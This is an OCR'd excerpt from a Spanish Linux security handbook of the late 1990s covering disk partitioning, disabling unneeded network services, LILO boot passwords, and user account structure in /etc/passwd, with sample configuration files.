


FIGURA 3.10
Pantalla inicial de Disk Druid.

Para añadir particiones, resalte el botón Add y pulse Intro. Disk Druid muestra un cuadro de diálogo con todas las opciones necesarias. Véase la Figura 3.11.




FIGURA 3.11
Pantalla de edición de Disk Druid.

Resumen de las particiones y de la seguridad

Dado que las particiones tienen una gran influencia en la seguridad del sistema, es aconsejable que pondere con sumo cuidado las opciones antes de la instalación. Tomar las decisiones finales no será nunca sencillo.

El equilibrio de la carga del disco es probablemente el aspecto más desafiante de la creación de particiones, sobre todo en discos pequeños. Al crear varias particiones se limita la capacidad de crecimiento de los sistemas de archivos. En determinados casos eso es precisamente lo que se desea. Sin embargo, es irritante darse cuenta muy tarde de que no se ha asignado el espacio del disco de forma correcta.

Algo que puede ayudarle es conocer las funciones de los distintos sistemas de archivos. Dichas funciones son:

- /: contiene relativamente pocos archivos (sobre todo *scripts* de inicio).
- /usr: contiene la mayoría del software.
- /home: contiene los directorios del usuario.
- /opt: es para software complementario de terceros (Netscape, StarOffice, etc.).
- /var: contiene registros administrativos, correo y noticias.

El equilibrio del disco también resulta de gran ayuda para desarrollar políticas para los conjuntos de aplicaciones constantes. Por ejemplo, es posible que limite el software de terceros a Netscape Communicator, StarOffice y Corel WordPerfect, con lo que no necesita realizar una partición /var grande y proporciona una figura *ballpark* del tamaño que debe tener /opt.

Por supuesto, no hay ninguna ley que le obligue a crear una docena de particiones. Los parámetros de la partición de los ejemplos anteriores sólo se han utilizado para facilitar las explicaciones. Es posible trabajar perfectamente con sólo tres particiones, sobre todo si únicamente van a acceder al sistema Linux unos pocos usuarios. Puede evaluar con precisión el número de particiones que va a necesitar y qué sistema de archivos ha de dejar aparte.

Éstos son algunos consejos importantes al respecto:

- Es posible que prefiera un menor número de particiones o dar prioridad a aquellos sistemas de archivos que hay que dejar aparte. En ese caso, los sistemas de archivos importantes que deben estar en particiones independientes son el raíz (/), /var y /tmp desde el punto de vista de la seguridad, o el raíz (/), /var y /usr desde un punto de vista administrativo. Como mínimo, es aconsejable dejar el raíz en su propia partición.
- Si asigna particiones a sistemas operativos que no sean Linux, piense detenidamente cómo desea que Linux las monte. Por ejemplo, imagine que tiene una pequeña partición Windows al comienzo del disco. Si va a utilizarla exclusivamente cuando trabaje en Windows, es posible que lo mejor sea que Linux la monte en modo de sólo lectura o que no la monte. De esa forma, la protege de cualquier daño accidental o intencionado.
- Si tiene un *firewall*, un *sniffer* o cualquier otro dispositivo de monitorización de la red, canalice los registros a su propia partición (preferiblemente en otro disco).
- Tenga mucho cuidado cuando defina las opciones de montaje de las particiones. A veces, las políticas restrictivas pueden causar problemas administrativos. Por ejemplo, imagine que decide agrupar los archivos binarios distribuidos en /usr/local y que Linux monte /usr/local en modo de sólo lectura. Más adelante, esta decisión puede dificultar la realización de actualizaciones sin redefinir previamente la opción de montaje.

Finalmente, éstos son algunos recursos en los que puede encontrar más información acerca de las particiones:

- "Debian Linux Installation & Getting Started" de Boris D. Beletsky (borik@isracom.co.il). El autor explica los pasos de la instalación y hace hincapié en la partición del disco. Puede encontrarlo en http://www.ssc.com/lg/issue15/debian.html.
- "Linux Installation and Getting Started" de Matt Welsh. Aunque se centra principalmente en SlackWare, este documento es magnífico, ya que examina todos los aspectos de la instalación y la creación de particiones con todo lujo de detalles. Puede encontrarlo en http://durak.org/sean/pubs/ligs-slackware/node1.html.
- "The Linux Disk HOWTO" de Stein Gjoen (sgjoen@nyx.net). El autor explica en profundidad la geometría y la estructura de las distintas unidades, la organización y las particiones del disco, etc. Puede encontrarlo en http://www.memphisonline.com/linux/mirror/HOWTO/Disk-HOWTO.html#toc18.

- "The Linux Partition HOWTO" de Kristan Koehntopp (kris@koehntopp.de). El autor explica temas importantes acerca del equilibro del disco, el tamaño de las distintas particiones, etc. Puede encontrarlo en http://sunflower.man.poznan.pl/LDP/HOWTO/mini/Partition.html.
- "White Paper for PartitionMagic 3.0 Optimizing Hard Drives with Partitions", PowerQuest Corporation. Los autores explican las particiones y su relación con la seguridad y la gestión de discos. Puede encontrarlo en http://support.powerquest.com/white1.html.

Elegir servicios de red en la instalación

Como ya se ha explicado, Linux admite muchos servicios de red. Su tarea consiste en decidir cuáles necesita. Los servicios de red pueden dividirse en dos tipos principales:

- Servicios que proporcionan información a los clientes para el "consumo humano". Por ejemplo, un servidor web, ya que permite a los usuarios descargar documentos y medios.
- Servicios que proporcionan información a los clientes o a los *hosts* para el mantenimiento operacional y de la red. Por ejemplo, el protocolo *Dynamic Host Configuration Protocol*, que establece automáticamente la configuración de red de los clientes.

Los servicios de red que ofrecen datos o funciones a los usuarios no suelen ser esenciales, sino que son privilegios y detalles que se otorgan los usuarios, y es aconsejable verlos de esta forma. De hecho, dado que todos los servicios que ejecute complicarán la administración y la seguridad de los sistemas, cuantos menos permita mejor. Éstos son algunos servicios no esenciales que ofrecen datos o funciones a los usuarios:

- bootpd: un servidor que puede implementar el protocolo de secuencia de arranque, lo que permite arrancar clientes sin disco desde un servidor. Durante el inicio, los clientes sin disco realizan consultas al servidor y descubren su dirección IP. También carga todos los archivos que especifica el servidor (normalmente, el servidor envía un programa de arranque). No ejecute bootpd a menos que lo necesite.
- fingerd: el servidor finger, que recopila la información personal de determinados usuarios, incluyendo su nombre de usuario, nombre real, *shell*, directorio y número de teléfono de la oficina (si existe). Si se solicita, fingerd envía esta información a cualquiera utilizando un cliente finger. Éste es un ejemplo de lo que devuelve fingerd:

```
Login name: unowen                      In real life: U. N. Owen
Directory: /home/unowen                 Shell: /sbin/sh
On since Feb  3 18:13:14 on pts/15 from ppp-208-19-49-133.samshacker.net
Mail last read Wed Feb 3 18:01:12 1999
```

No es en absoluto esencial. De hecho, puede exponer a los usuarios y al servidor Linux a invasiones no deseadas de la privacidad. Es aconsejable deshabilitar fingerd a menos que haya una buena razón para no hacerlo. Para ello, incluya comentarios en /etc/inet.d escribiendo un símbolo # al comienzo de la línea de definiciones del finger.

- ftpd: el protocolo de transferencia de archivos (FTP), que proporciona una transferencia estándar de archivos a través de redes de Internet. Actualmente, no hay muchos motivos para ejecutar servidores FTP. WWW ha facilitado la distribución de archivos a través de HTTP, ya que la mayoría de los usuarios lo conocen mejor. Si va a ofrecer servicios de FTP, véase el Capítulo 11, "Seguridad en FTP".
- gopherd: servidor Gopher. Gopher se desarrolló en la Universidad de Minnesota y es un sistema de distribución de documentos y el predecesor de la Web. Los servidores Gopher suelen utilizarse para distribuir la información textual. Sin embargo, un gran número de los actuales navegadores web admiten los protocolos Gopher, por lo que también se puede utilizar para distribuir otros medios. Sin embargo, es posible que nunca lo utilice, por lo que quizás desee ignorarlo.
- httpd: el servidor del protocolo de transmisión de hipertexto. Éste es su servidor web. No hay duda de que deseará ofrecer, al menos, servicios de Web limitados. En el Capítulo 14, "Seguridad de servidor web", puede encontrar formas de ajustar el control de acceso y la seguridad general del servidor web.
- nfs: Sistema de archivos de red (NFS). Un sistema que permite importar o exportar archivos o sistemas de archivos de forma transparente de o a *hosts* remotos. Dichos archivos aparecen y actúan como si estuvieran instalados en su máquina local. NFS es útil en muchos casos. Por ejemplo, si es el *host* de varios servidores web de terceros (tiene un portal vertical), puede realizar exportaciones a un servidor RAID. De esa forma, los directorios web de todos los usuarios se almacenan realmente en un solo servidor redundante y preparado para la aparición de fallos en los *hosts* individuales. A los usuarios, que mantienen sus propias páginas web, todo les parece local cuando realizan una conexión *telnet* o por FTP con su equipo compartido.

  NFS tiene muchos otros usos. Sin embargo, salvo que sea necesario, no lo instale o lo active. NFS presenta algunos problemas de seguridad, aunque existen sistemas NFS seguros. Puede obtener más información al respecto en el Capítulo 15, "Protocolos web seguros".
- nntpd: el servidor del protocolo *Network News Transfer Protocol*. Es el servidor de noticias de Usenet. Actualmente, la mayoría de los usuarios obtienen las noticias de Usenet de su propio proveedor de servicios de Internet, por lo que no hay motivo para que ejecuten NNTP.
- rlogind: el servidor de rlogin (*login* remoto). rlogin es un servicio remoto que permite a los usuarios tener sesiones en terminales remotos de forma parecida a como se realizan con telnet. Una diferencia importante entre rlogin y

telnet es que el primero permite a los usuarios configurar un acceso sin contraseña a *hosts* de confianza con usuarios de confianza, lo que es posible que no desee.

- rshd: el servidor de *shell* remotas (rsh). rsh permite a los usuarios ejecutar comandos en *hosts* remotos que utilicen rshd. Es miembro de la familia de servicios remotos (rsh, rlogin, etc.), lo que es un importante riesgo para la seguridad. Evalúe detenidamente si necesita ofrecer dichos servicios.
- talkd: el servidor de talk. talk es un sistema de conversación interactivo para Linux que divide por la mitad la pantalla de cada usuario. La mitad superior refleja lo que escribe la parte remitente, mientras que la inferior muestra lo que escribe la parte que responde. ¿Es esencial? Apenas. Sin embargo, si el sistema es interno (no conectado a la Red), es posible que desee mantener talk para posibilitar comunicaciones rápidas entre los distintos departamentos.
- telnetd: el servidor de telnet. Aunque telnet puede aumentar el riesgo, es indispensable para algunas tareas administrativas, por lo que es muy probable que desee conservarlo. En el Capítulo 13, "Seguridad telnet", encontrará varias formas de bloquear telnet con el fin de poder utilizarlo de forma segura.
- tftp: protocolo *Trivial File Transfer Protocol* (TFTP). TFTP es un antiguo método de transferencia de archivos que no es probable que necesite.

Ésta no es más que una pequeña muestra de los servicios. La instalación predeterminada puede sobrecargar el sistema con muchos más servicios que no son esenciales y reducir su seguridad. Por esta razón, es aconsejable que, siempre que se pueda hacer, se ejecute una instalación personalizada y se rechacen explícitamente aquellos paquetes que no sean necesarios.

Cargadores de arranque

Los cargadores de arranque son programas pequeños que gestionan el proceso de arranque. Si ha trabajado con Windows NT, es posible que ya haya utilizado alguno. En el inicio, un cargador de arranque de NT pregunta en qué sistema operativo desea arrancar el usuario.

En Linux, la herramienta de carga en el arranque más utilizada es LILO, el cargador de Linux. Durante la instalación (normalmente al final), Linux generará los valores de LILO y le pedirá que los verifique. Ahí es cuando tiene la oportunidad de insertar nuevas opciones de arranque en LILO. Por ejemplo, es posible que haya otras particiones y sistemas operativos que desee añadir. De esta forma, durante el inicio del sistema puede elegir el sistema operativo que va a utilizar en dicha sesión.

LILO lee las opciones de /etc/lilo.conf, el archivo de configuración de LILO. /etc/lilo.conf cuenta con una opción para arrancar con contraseña, que vamos a explicar ahora.

/etc/lilo.conf: el archivo de configuración de LILO

Tras la instalación, /etc/lilo.conf contendrá los valores de las imágenes de arranque, de las unidades destino y de la partición raíz. Éste es el archivo /etc/lilo.conf de la unidad con particiones del ejemplo anterior:

```
#
# general section
#
boot = /dev/hda
install = /boot/boot.b
message = /boot/message
prompt

# wait 20 seconds (200 10ths) for user to select the entry to load
timeout = 200

#
# default entry
#

image = /vmlinuz
    label = linux
    root = /dev/hda2
    read-only

#
# additional entries
#
```

Vamos a explicar rápidamente /etc/lilo.conf y su contenido. De esta forma, cuando lo modifique estará seguro de que está realizando los cambios correctos. La Tabla 3.3 muestra algunas opciones frecuentemente utilizadas de /etc/lilo.conf.

Tabla 3.3 Opciones de /etc/lilo.conf más frecuentes

Opción	Propósito
append=[hardware-params]	Esta opción se utiliza para especificar otros parámetros del hardware. Por ejemplo, para especificar la cantidad de memoria RAM que tiene o la geometría exacta del disco duro, que es posible que no necesariamente se detecte automáticamente.
backup=[backup-file]	Esta opción se utiliza para indicar a LILO que copie el sector de arranque a un archivo de copia de seguridad.
boot=[boot-device]	Esta opción se utiliza para especificar la partición de arranque. Por ejemplo, en el /etc/lilo.conf del ejemplo, el dispositivo de arranque es /dev/hda (el primer disco duro).

Tabla 3.3 Opciones de /etc/lilo.conf más frecuentes *(continuación)*

Opción	Propósito
delay=[time]	Esta opción se utiliza para especificar el tiempo que debe detenerse antes de arrancar, en décimas de segundos. Éste es el equivalente en Linux de la configuración de pausa de INICIO/CIERRE de Windows NT. Puede estrecharlo hasta dejarlo en cero, a menos que se tenga intención de pasar parámetros adicionales al indicativo de arranque.
force-backup=[file]	Esta opción se utiliza para hacer copias de seguridad del sector de arranque en un archivo y sobrescribir las copias de seguridad anteriores.
install=[boot-sector]	Esta opción se utiliza para instalar el archivo especificado como el nuevo sector de arranque. No suele ser necesario a menos que se desee especificar un sector de arranque que no sea el predeterminado (/boot/boot.b).
message=[message-file]	Esta opción se utiliza para especificar un archivo *message*, que contiene el mensaje de texto que aparece encima del indicativo boot: en el momento de arranque. Normalmente, es una nota del proveedor o un mensaje que demanda argumentos de arranque adicionales. Sin embargo, puede utilizar lo que desee.
password=[password]	Esta opción se utiliza para definir una contraseña de arranque. Esta opción la definiremos dentro de un momento.
restricted	Esta opción se utiliza para especificar que sólo se necesita contraseña cuando los usuarios intentan pasar argumentos de arranque adicionales.
timeout=[time]	Esta opción se utiliza para especificar cuántas décimas de segundo debe esperar el cargador de arranque antes de arrancar sin ninguna entrada del teclado.
verbose=[level]	Esta opción se utiliza para controlar el detalle de los mensajes de arranque. Recomendamos el máximo, es decir, 5.

Añadir una contraseña de arranque

Para poner una contraseña al archivo /etc/lilo.conf, inserte una línea como la siguiente:

```
password=123456
```

Con ello se evita que los usuarios locales arranquen Linux sin contraseña. Tenga en cuenta que la contraseña no estará cifrada. Por consiguiente, asegúrese de que /etc/lilo.conf se encuentra en el raíz y cambie a modo 600. Si no lo hace, es posible que determinados usuarios puedan obtener la contraseña de LILO.

NOTA

Si tiene intención de automatizar los arranques como parte de algún procedimiento administrativo, tendrá que pasar a la opción PASSWORD de LILO. Si activa la opción PASSWORD, Linux detendrá el arranque hasta que algún operador escriba la contraseña.

Resumen de cargadores de arranque

Más adelante puede decidir no utilizar LILO. Después de todo no es el único gestor de arranque que existe. Consulte la documentación del cargador de arranque para averiguar si admite protección mediante contraseña. Todas las capas cuentan.

Y finalmente, tenga en cuenta que la opción de contraseña de /etc/lilo.conf no evita que aquellos que deseen atacar al equipo arranquen con un disquete. Si la BIOS-PROM cuenta con alguna opción para desactivar la posibilidad de arrancar con disquete, utilícela.

NOTA

Otra opción es instalar LILO en disquetes. De esta forma, quienes deseen atacar a la máquina no pueden arrancar Linux desde el disco duro. Si utiliza este método, asegúrese de realizar varias copias del disco de arranque de LILO, por si se daña la original.

Resumen

Intente personalizar la instalación para que satisfaga las necesidades esenciales del servidor de Linux y descarte el resto. Para ello no existe ningún conjunto de reglas recomendado. Determinar dichas necesidades es una responsabilidad que exige conocimientos, organización y objetivos claros. Sobre todo cuando Linux se utiliza en entornos empresariales, hay que explicar cómo se va a utilizar el servidor, quién lo va a utilizar y qué datos va a servir.

El siguiente capítulo se aparta de las medidas de seguridad preliminares (seguridad física, instalación, etc.) a favor de una administración de sistemas a la antigua usanza.

CAPÍTULO 4

Administración básica del sistema Linux

En este capítulo

La idea básica.
Crear y administrar cuentas.
Estructura de las cuentas.
Realizar tareas administrativas con su.
Control de acceso.
Permisos y propiedad.
Desconectar el sistema.
Resumen.

En los últimos años, la seguridad de las redes se ha convertido en un fenómeno y no parece que los medios de comunicación tengan bastante. En los titulares de los periódicos a menudo aparecen suculentas historias de piratas informáticos, intrusos y ciberguerra.

Esta gran cobertura ha otorgado una mística especial a la seguridad en Internet y, por extensión, a los administradores de sistemas. Para escuchar a los medios de comunicación hablar de este tema, ha sido necesario que los administradores de sistemas pasaran días enteros persiguiendo sin piedad a saqueadores por la helada tundra del ciberespacio.

¿Hay algo de cierto en todo esto? Un poco. Es posible que algún día se vuelva loco buscando a los malhechores que han echado abajo su servidor de correo. Pero no es habitual que pasen estas cosas. Lo normal, es que la mayoría de los días se los pase realizando tareas administrativas, que son menos atractivas pero esenciales. Este capítulo se centra en dichas tareas.

La idea básica

En primer lugar vamos a ver una imagen global. Como se ha explicado en capítulos anteriores, todo el poder administrativo se otorga al *root*. Éste controla a los usuarios individuales, a los grupos y los archivos, y dicho control se ejerce, habitualmente, en una secuencia lógica. Véase la Figura 4.1.




FIGURA 4.1
Root crea las cuentas de los usuarios, define los grupos y establece los derechos de acceso a los archivos.

Como muestra la figura, se empieza con usuarios individuales o un conjunto de ellos. Al crear sus cuentas, dichos usuarios se organizan en grupos dependiendo de sus tareas respectivas y de sus necesidades de acceso. Finalmente, se definen con mayor precisión los derechos de acceso individuales de cada usuario en aquellos lugares en los que difieran de los de su grupo.

En este capítulo se utiliza (y se explica) dicha secuencia lógica centrándose en los siguientes temas:

- Crear y gestionar cuentas de usuario.
- Definir políticas para grupos.
- Asignar y revocar privilegios de acceso.
- Asegurarse de que los usuarios autorizados pueden utilizar los recursos del sistema.
- Apagar el sistema sin que corra peligro.

Sin embargo, antes de empezar vamos a centrarlos en la primera cuenta que va a crear: la suya.

Su propia cuenta

Es posible que se pregunte por qué necesita su propia cuenta. Después de todo, el *root* es una cuenta. ¿No es una cuenta con autoridad suficiente? La respuesta es afirmativa, es más que suficiente. De hecho es **demasiado**.

Dicha cuenta no se debe utilizar nunca para fines personales, salvo que sea absolutamente necesario, como por ejemplo durante una situación de restablecimiento. Esta restricción se debe a varios motivos. En primer lugar, como raíz tiene poder absoluto. Tiene todos los permisos posibles sobre los archivos y ninguna restricción de acceso; puede cambiar cualquier cosa en cualquier momento. Este poder es muy útil, pero si se utiliza indiscriminadamente, se pueden provocar de forma involuntaria daños irreparables.

En segundo lugar, se puede abrir el sistema a incalculables amenazas a la seguridad. Por ejemplo, suponga que navega por Internet con Netscape Communicator. Imagine que tiene activada la compatibilidad total con los idiomas. Si el explorador procesa un malintencionado subprograma de Java, dicho subprograma puede heredar sus privilegios de acceso y utilizarlos para atacar el sistema.

Crear y administrar cuentas

En esta sección se explica cómo crear y administrar cuentas. Se divide en cuatro partes:

- Política de cuentas.
- Estructura de cuentas.

- Creación y eliminación de cuentas ordinarias de usuarios.
- Gestión de cuentas especiales.

Política de cuentas

Una cuenta, en su sentido más general, consta de dos elementos:

- Autorización para iniciar una sesión.
- Autorización para acceder a los servicios.

La autorización para iniciar la sesión es un privilegio que no hay que conceder nunca a la ligera. Si es posible proporcionar a los usuarios servicios críticos sin concederles acceso a la *shell*, hágalo. El acceso a la *shell* se produce cuando los usuarios tienen acceso remoto por telnet a una *shell* local del servidor. Otorgar este acceso supone un problema, ya que cuantos más usuarios tengan acceso a la *shell*, más probable es que aparezca una brecha en la seguridad.

NOTA

Los usuarios de la *shell* pueden aprovecharse de archivos y servicios a los que no pueden acceder los atacantes remotos. Éstos deben obtener acceso a la *shell* antes de aprovechar los agujeros internos; un usuario válido de la *shell* ya ha recorrido la mitad del camino. Pero, aunque no tengan intenciones malvadas, los usuarios de la *shell* también pueden causar problemas. Incluso los comportamientos más inocentes pueden socavar la seguridad, por ejemplo si los usuarios crean archivos *rhosts*.

Si es imprescindible otorgar a los usuarios acceso a la *shell* durante la creación de una red Linux, con estas medidas al menos se reducen los riesgos:

- Dedique una máquina exclusivamente para el acceso a la *shell*.
- Restrinja dicha máquina solamente para el uso de la *shell*.
- Elimine de ella todos los servicios de red que no sean esenciales.
- Instale un conjunto genérico de aplicaciones y al crear las particiones tenga en cuenta el restablecimiento tras algún desastre. En otras palabras, es de esperar que haya que reinstalar Linux con frecuencia. Las máquinas con la *shell* no suelen recibir muy buen trato.
- Prohiba las relaciones de confianza entre la *shell* y otras máquinas.
- Considere la posibilidad de separar los sistemas de archivos importantes (/tmp, /home, /var) en otras particiones y mueva los binarios *suid* a una partición que Linux monte no setuid.
- Redirija los registros a un servidor de registros o, si el presupuesto lo permite, a algún medio en el que sólo se pueda escribir una vez y registre todo.

Si va a configurar una sola máquina con Linux, aplique las mismas reglas básicas: conceda acceso a la *shell* exclusivamente a aquellos que realmente lo necesiten. Tenga especial cautela a la hora de conceder acceso a la *shell* a todos aquellos que sepa que son piratas informáticos o intrusos (aparte de usted, claro). En caso contrario, además de llenarle la máquina de basura, es posible que su IP acabe cargando con la culpa de algo que han hecho ellos.

Estructura de las cuentas

Una cuenta, en el sentido más específico, consta de lo siguientes elementos:

- Un nombre de usuario y una contraseña válidos.
- Un directorio inicial.
- Acceso a la *shell*.

Cuando un usuario intenta iniciar una sesión, Linux comprueba si se cumplen estos requisitos, para lo que examina el archivo passwd.

passwd

El archivo passwd se encuentra en el directorio /etc. Si ha estado utilizando Linux en un entorno puramente gráfico y aún no domina la línea de comandos, véase la Figura 4.2.




FIGURA 4.2
Búsqueda de /etc/passwd con un administrador gráfico de archivos.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
man:x:15:15:Manuals Owner:/:
majordom:x:16:16:Majordomo:/:/bin/false
postgres:x:17:17:Postgres User:/home/postgres:/bin/bash
nobody:x:65534:65534:Nobody:/:/bin/false
snoop:x:100:100:Nosey User:/home/snoop:/bin/bash
matt:x:500:500:Caldera OpenLinux User:/home/matt:/bin/bash
```

Cada línea almacena el registro de una cuenta y cada registro consta de siete campos (los campos de las cuentas están delimitados por columnas). Vamos a examinar cada uno de los campos utilizando la cuenta asignada al usuario *matt* (la última línea). Véase la Figura 4.3.




FIGURA 4.3
/etc/passwd se divide en siete campos delimitados por dos puntos (:), a saber, username, password, userID, groupID, real name, user home y user shell.

La Tabla 4.1 describe estos campos y lo que significan.

Tabla 4.1 Campos de /etc/passwd y su significado

Campo	Significado
username	Almacena el nombre de usuario del usuario. Es aconsejable crear nombres de usuario que se parezcan a los nombres reales de los usuarios. Por ejemplo, si el nombre real de un usuario es María del Val Hernández, su nombre de usuario podría ser mvhdez. Esta práctica no es imprescindible, pero facilita el reconocimiento de los usuarios mediante sus nombres de usuario, lo que resulta de especial importancia en los entornos empresariales. La longitud de los nombres de usuario no debe superar los ocho caracteres y debe escribirse en minúsculas.
password	Almacena la contraseña de acceso del usuario. Cada una de las versiones de Linux almacena la contraseña de los usuarios de forma distinta. Las anteriores distribuciones de Linux almacenaban la contraseña del usuario en forma cifrada (como, por ejemplo, x1mmmFtgA8), mientras que las nuevas que emplean *shadowing* sólo almacenan una reseña de la contraseña (x) y ocultan la contraseña cifrada en otra parte. En el Capítulo 5, "Ataques a contraseña", encontrará más información acerca del *shadowing* de contraseñas.
userID	Almacena el número de identificación de usuario (UID) del usuario. Este número se adjunta a los procesos del usuario. Cuando se elige el UID de un usuario nuevo se puede asignar cualquier número único y arbitrario entre el 0 y el 65534 (no utilice el 0, ya que es *root*). Sin embargo, no es aconsejable que los UID sean demasiado arbitrarios. En su lugar, reserve un bloque de números específicamente para los usuarios y asígnelos secuencialmente. Por ejemplo, puede restringir los UID a números entre 500 y 700. El primer usuario es el 501, el segundo el 502 y así sucesivamente. De esta forma, con un solo vistazo a la lista de procesos puede saber quién está realizando cada tarea. Si la lista de procesos informa de que hay varios UID en el rango 500-700, sabrá qué usuarios poseen cada uno de los procesos (en la mayoría de los casos no será necesario que se moleste en elegir el UID, ya que muchas de las últimas herramientas de administración de Linux lo hacen automáticamente).
groupID	Almacena el número de identificación de grupo del usuario, que refleja el grupo nativo del usuario. Los usuarios pueden pertenecer o no a otros grupos, pero siempre pertenecen a su grupo nativo. Cada versión de Linux asigna este campo de forma distinta. La mayoría de las distribuciones colocan a todos los usuarios en el mismo grupo predeterminado (por ejemplo, users). Caldera y Red Hat asignan a cada usuario su propio grupo, llamado grupo privado. En este mismo capítulo se explican los grupos con mayor detalle. De nuevo, no utilice el 0, ya que es *root*.

Tabla 4.1 Campos de /etc/passwd y su significado *(continuación)*

Campo	Significado
Real name	Suele recibir el nombre de campo *General Electric Comprehensive Operating System* (GECOS) y almacena el nombre real del usuario, entre otras cosas. Si no se define, Linux lo ajustará automáticamente (como hacia OpenLinux en el caso de matt). Este campo se utiliza principalmente para temas relacionados con los informes, como por ejemplo en respuesta a las consultas *finger*. Tenga en cuenta que en este campo se puede definir otra información, entre la que se incluye el número de teléfono de casa o del trabajo del usuario.
user home	Almacena la ubicación del directorio de inicio del usuario (en este caso, /home/matt). Si durante la instalación se ha creado una partición y un directorio especiales para los usuarios (que no sea /home), ése es el que hay que seleccionar. Sin embargo, hay que asegurarse de que todos los directorios de los usuarios se mantienen en la misma partición y bajo la misma jerarquía de directorios. A menos que exista una buena razón para no hacerlo, es muy aconsejable almacenar los directorios de los usuarios en /home.
user shell	Almacena la *shell* predeterminada del usuario. Ésta es la *shell* en la que entra el usuario la primera vez que se conecta. Si se ha cargado toda la distribución de Linux, se puede elegir entre varias opciones: ash, csh, bash, ksh, tcsh, zsh, etc. Sin embargo, es recomendable restringir a todos los usuarios a una *shell* común. Cuantas más debilidades tengan las *shell*s que se proporcionen, más oportunidades tendrán los *crackers* de encontrar un agujero en alguna de ellas.

Pero hay algo más además de las entradas de /etc/passwd. Durante el proceso de creación de cuentas también hay que crear directorios, entre los que se incluye el directorio de inicio del nuevo usuario, habitualmente /home/user.

Además, si las cuentas se añaden manualmente, será necesario copiar los archivos de inicio predeterminados (que se encuentran en /etc/skel) en el directorio de inicio del nuevo usuario (y definir los permisos apropiados).

Es muy probable que /etc/skel contenga estos archivos:

```
-rw-r--r--   1 root     root          49 Nov 25   1997 .bash_logout
-rw-r--r--   1 root     root         913 Nov 24   1997 .bashrc
-rw-r--r--   1 root     root         650 Nov 24   1997 .cshrc
